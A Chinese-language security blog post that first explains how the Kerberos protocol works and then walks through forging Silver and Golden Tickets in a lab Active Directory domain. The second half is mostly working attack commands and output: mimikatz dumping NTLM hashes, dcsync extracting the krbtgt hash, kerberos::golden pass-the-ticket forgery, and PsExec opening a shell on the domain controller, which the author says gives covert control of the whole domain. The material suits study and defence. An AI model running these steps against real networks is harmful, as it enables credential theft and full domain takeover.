

Kerberos 协议到票据伪造

目前域环境中使用的认证协议基本都是 Kerberos，所以把 Kerberos 协议理解透彻对域渗透来说极其重要。



图片来自：

<http://web.mit.edu/kerberos/>


0x01 Kerberos 协议简化描述

上面的图片就是 Kerberos 的 logo，形象为三个狗头，正好符合 Kerberos 协议中的三个主要角色：

- Client = 访问服务的客户端
- Server = 提供服务的服务端
- Key Distribution Center (KDC) = 密钥分发中心 = Domain Controller (DC)

其中 KDC 又包含以下两部分：

- Authentication Server (AS) = 认证服务
- Ticket Granting Server (TGS) = 票据授权服务



Kerberos 协议简要描述如下：

1. 客户端发送自己的用户名到 **KDC** 服务器以向 **AS** 服务进行认证。
2. **KDC** 服务器会生成相应的 **TGT** (**Ticket Granting Ticket**) 票据，打上时间戳，在本地数据库中查找该用户的密码，并用该密码对 **TGT** 进行加密，将结果发还给客户端。
3. 客户端收到该信息，使用自己的密码进行解密之后，得到 **TGT** 票据。这个 **TGT** 会在一段时间之后失效，也有一些会话管理器 (**session manager**) 能在用户登陆期间进行自动更新。
4. 当客户端需要使用一些特定服务的时候，客户端就发送 **TGT** 到 **KDC** 服务器中的 **TGS** 服务。
5. 当该用户的 **TGT** 验证通过并且其有权访问所申请的服务时，**TGS** 服务会生成一个该服务所对应的票据 (**ticket**) 和会话密钥 (**session key**)，并发还给客户端。
6. 客户端将服务请求与该 **ticket** 一并发送给相应的服务端即可。

0x02 Kerberos 协议具体流程

用户登陆

用户使用客户端上的程序进行登陆。

用户需要在客户端上输入用户 ID 与密码，客户端程序运行一个单向函数（One-way function）把密码转换成密钥，这个就是客户端（Client）的用户密钥（user's secret key）。

客户端认证

客户端（Client）从认证服务器（AS）获取票据授权票据 Ticket Granting Ticket 简称 TGT。

1. 客户端向 AS 发送一条明文信息，用以申请对某服务的访问。
但是这里用户不向 AS 发送用户密钥（user's secret key），也不发送密码，该 AS 能够从本地数据库中查询到该申请用户的密码，并通过与客户端相同的途径转换成相同的用户密钥（user's secret key）。
2. AS 检查该用户 ID 是否存在于本地数据库中，如果存在则返回两条信息：
 1. Client/TGS 会话密钥（Client/TGS Session Key），该 Session Key 用在将来 Client 与 TGS 的通信上，并通过用户密钥（user's secret key）进行加密。
 2. 票据授权票据（TGT），TGT 包括：Client/TGS 会话密钥，用户 ID，用户网址，TGT 有效期，并通过 TGS 密钥（TGS's secret key）进行加密。
3. 当 Client 收到上一步的两条消息后，Client 首先尝试用自己的用户密钥（user's secret key）解密 Client/TGS 会话密钥，如果用户输入的密码与 AS 数据库中的密码不符，则不能成功解密。输入正确的密码并通过随之生成的 user's secret key 才能解密，从而得到 Client/TGS 会话密钥。

服务授权

Client 从 TGS 获取票据（client-to-server ticket）

1. 当 Client 需要申请特定服务时，会向 TGS 发送以下两条消息：
 1. AS 向 Client 返回的票据授权票据 TGT，以及需要获取服务的服务 ID。
 2. 认证符（Authenticator），其包括：用户 ID，时间戳，并通过 Client/TGS 会话密钥进行加密。
2. 收到以上两条消息后，TGS 首先检查 KDC 数据库中是否存在所需的服务，查找到之后，TGS 用自己的 TGS 密钥（TGS's secret key）解密 TGT，从而得到之前生成


的 `Client/TGS` 会话密钥。 `TGS` 再用这个会话密钥解密得到包含用户 `ID` 和时间戳的 `Authenticator`，并对 `TGT` 和 `Authenticator` 进行验证，验证通过之后返回两条消息：

1. `Client-Server` 票据 (`client-to-server ticket`)，该票据包括：`Client/SS` 会话密钥 (`Client/Server Session Key`)，用户 `ID`，用户网址，有效期)，并通过提供该服务的服务器密钥 (`service's secret key`) 进行加密。
2. `Client/SS` 会话密钥 (`Client/Server Session Key`)，该会话密钥用在将来 `Client` 与 `Server Service` 的通信上，并通过 `Client/TGS` 会话密钥 (`Client/TGS Session Key`) 进行加密。
3. `Client` 收到这些消息后，用 `Client/TGS` 会话密钥 (`Client/TGS Session Key`) 解密得到 `Client/SS` 会话密钥 (`Client/Server Session Key`)。

服务请求

`Client` 从 `Server` 获取服务

1. 当获得 `Client/SS` 会话密钥 (`Client/Server Session Key`) 之后，`Client` 就能够使用服务器提供的服务了。`Client` 向指定服务器 `Server` 发出两条消息：
 1. 上一步的 `Client-Server` 票据 (`client-to-server ticket`)，并通过服务器密钥 (`service's secret key`) 进行加密。
 2. 新的 `Authenticator` 包括：用户 `ID`，时间戳，并通过 `Client/SS` 会话密钥 (`Client/Server Session Key`) 进行加密。
2. `Server` 用自己的密钥 `service's secret key` 解密 `Client-Server` 票据得到 `TGS` 提供的 `Client/SS` 会话密钥 `Client/Server Session Key`。再用这个会话密钥解密得到新的 `Authenticator`，再对 `Ticket` 和 `Authenticator` 进行验证，验证通过则返回一条消息：
 1. 新时间戳，新时间戳是：`Client` 发送的时间戳加 1 (`Kerberos` 版本 5 已经取消这一做法)，并通过 `Client/SS` 会话密钥 (`Client/Server Session Key`) 进行加密。
3. `Client` 通过 `Client/SS` 会话密钥 (`Client/Server Session Key`) 解密得到 新时间戳 并验证其是否正确。验证通过的话则客户端可以信赖服务器，并向服务器 `Server` 发送服务请求。
4. 服务器 `Server` 向客户端 `Client` 提供相应的服务。



0x03 白银票据 Silver Ticket 伪造

白银票据伪造的是 **TGS** 的票据，是一个点对点的有效凭证。

正常情况下一个非域管权限的域内用户访问域控的文件共享是拒绝访问的。

```
C:\Users\xd\Desktop\mimikatz_trunk\64>dir \\dc\c$  
拒绝访问。
```

下面来伪造白银票据来让 `Client` 端的该用户具有访问权限：

- 得到域控管理员 `NTLM Hash` : `ec9c6ab085b32841da1a0c61466b959b`

```
Using 'mimikatz.log' for logfile : OK
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonPasswords full
Authentication Id : 0 ; 69360 (00000000:00010ef0)
Session           : Interactive from 1
User Name         : DWM-1
Domain           : Window Manager
Logon Server      : (null)
Logon Time        : 2020/8/13 21:03:35
SID               : S-1-5-90-1
msv :
  [00000003] Primary
  * Username : DC$
  * Domain   : ZJUN
  * NTLM     : ec9c6ab085b32841da1a0c61466b959b
  * SHA1     : e5f64e25c54ae7cbb8091c015bf05603e43ab316
tspkg :
wdigest :
  * Username : DC$
  * Domain   : ZJUN
  * Password : (null)
kerberos :
  * Username : DC$
  * Domain   : zjun.com
  * Password : 92 0b 56 06 72 0a 40 23 e6 83 96 73 6c e1 9f a5 da 17 ad 53 e8 c2 3d 95 71 41 9c 4c f0 4f 2c 10 eb 83
ssp : KO
credman :
Authentication Id : 0 ; 69334 (00000000:00010ed6)
Session           : Interactive from 1
User Name         : DWM-1
Domain           : Window Manager
Logon Server      : (null)
```

得到域 `SID` : `S-1-5-21-3446166583-1116429469-1279190574`

```
C:\Users\xd>whoami /all

用户信息
-----

用户名  SID
=====
zjun\xd S-1-5-21-3446166583-1116429469-1279190574-1106

组信息
-----

组名 类型  SID 属性
=====
Everyone 已知组 S-1-1-0 必需的组, 启用
启用的组
```

- 当前域名是 `zjun.com` , 伪造的用户名为 `test` , 服务伪造 `cifs` , 需要访问

的主机是 `dc.zjun.com` , 在 `Client` 利用 `Mimikatz` 执行

```
kerberos::golden /domain:zjun.com /sid:S-1-5-21-3446166583-1116429469-1279190574  
/target:dc.zjun.com /rc4:ec9c6ab085b32841da1a0c61466b959b /service:cifs /user:te  
st /ptt
```

`/domain:` 域名称

`/sid:` 域SID

`/target:` 目标主机名

`/service:` 服务类型

`/rc4:` 用户NTLM hash

`/user:` 伪造的随意用户名

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 7 2020 02:22:31  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061  
  
mimikatz # kerberos::golden /domain:zjun.com /sid:S-1-5-21-3446166583-1116429469-  
1279190574 /target:dc.zjun.com /rc4:ec9c6ab085b32841da1a0c61466b959b /service:c  
ifs /user:test /ptt  
User : test  
Domain : zjun.com (ZJUN)  
SID : S-1-5-21-3446166583-1116429469-1279190574  
User Id : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: ec9c6ab085b32841da1a0c61466b959b - rc4_hmac_nt  
Service : cifs  
Target : dc.zjun.com  
Lifetime : 2020/8/13 22:05:35 ; 2030/8/11 22:05:35 ; 2030/8/11 22:05:35  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'test @ zjun.com' successfully submitted for current session  
mimikatz #
```

可以看到内存中已经有了票据

```
C:\Users\xd>klist

当前登录 ID 是 0:0x4648a

缓存的票证: (1)

#0>    客户端: test @ zjun.com
      服务器: cifs/dc.zjun.com @ zjun.com
      Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
      票证标志 0x40a00000 -> forwardable renewable pre_authent
      开始时间: 8/13/2020 22:05:35 (本地)
      结束时间: 8/11/2030 22:05:35 (本地)
      续订时间: 8/11/2030 22:05:35 (本地)
      会话密钥类型: RSADSI RC4-HMAC(NT)

C:\Users\xd>
```

现在也有了权限访问 `DC` 的文件共享了

```
C:\Users\xd>dir \\dc\c$
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 1699-7935

\\dc\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2020/08/08  18:21    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2020/08/08  18:20    <DIR>          Users
2020/08/11  14:54    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 52,325,023,744 可用字节

C:\Users\xd>
```

也可以利用 `psexec` 弹回 `cmd`


```

C:\Users\xd\Desktop\>PsExec.exe \\dc cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
zjun\test

C:\Windows\system32>

```

0x04 黄金票据 Golden Ticket 伪造

黄金票据伪造的是 `TGT`，是一个任意服务的认证凭据。

伪造黄金票据最主要得是需要获得 `krbtgt` 用户的 `NTLM hash`，在拿下域控后可以抓取 `krbtgt` 的 `NTLM hash`：

```
mimikatz.exe log "lsadump::dcsync /domain:zjun.com /user:krbtgt" exit
```

```

Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # lsadump::dcsync /domain:zjun.com /user:krbtgt
[DC] 'zjun.com' will be the domain
[DC] 'DC.zjun.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2020/8/11 12:27:49
Object Security ID  : S-1-5-21-3446166583-1116429469-1279190574-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 66ad458513450343d7625cd1bc6f7262
ntlm- 0: 66ad458513450343d7625cd1bc6f7262
lm - 0: a3d5a1fbf03d3d6c203391026d15d8da

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : ZJUN.COMkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : ac399ea076ad4eb34cadb777435bcae0775e6fdelaafaa484f6e670e383b72645
aes128_hmac (4096) : 5fe5659e3ec3efa2092e25b2c1367d2e
des_cbc_md5 (4096) : ae85dfc407833ea1

* Primary:Kerberos *
Default Salt : ZJUN.COMkrbtgt

```

然后便可容易在域内其他主机或可以访问到域的主机上伪造黄金票据:


```
kerberos::golden /admin:administrator /domain:zjun.com /sid:S-1-5-21-3446166583-1116429469-1279190574 /krbtgt:66ad458513450343d7625cd1bc6f7262 /ptt
```

/admin: 伪造的任意用户名

/domain: 域名称

/sid: 域SID

/krbtgt: krbtgt用户的NTLM hash



```
mimikatz 2.2.0 (x64) #19041 Aug 7 2020 02:22:31
.### ^ .### "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::golden /admin:administrator /domain:zjun.com /sid:S-1-5-21-3446166583-1116429469-1279190574 /krbtgt:66ad458513450343d7625cd1bc6f7262 /ptt
User : administrator
Domain : zjun.com (ZJUN)
SID : S-1-5-21-3446166583-1116429469-1279190574
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 66ad458513450343d7625cd1bc6f7262 - rc4_hmac_nt
Lifetime : 2020/8/13 22:31:29 ; 2030/8/11 22:31:29 ; 2030/8/11 22:31:29
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ zjun.com' successfully submitted for current session

mimikatz #
```

可以很隐蔽的控制整个域环境。

```
C:\Users\wd>dir \\dc\c$
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 1699-7935

\\dc\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2020/08/08  18:21    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2020/08/08  18:20    <DIR>          Users
2020/08/13  22:12    <DIR>          Windows
           0 个文件             0 字节
           5 个目录 52,328,042,496 可用字节
```

0x05 总结

`kerberos` 协议认证流程虽然比较干枯，但是在理解之后会对域环境有一个比较深刻的理解。上面的内容可能会有一些错误或没表述清晰，毕竟本人才疏学浅，写这篇文章的时候也有自己被自己绕到。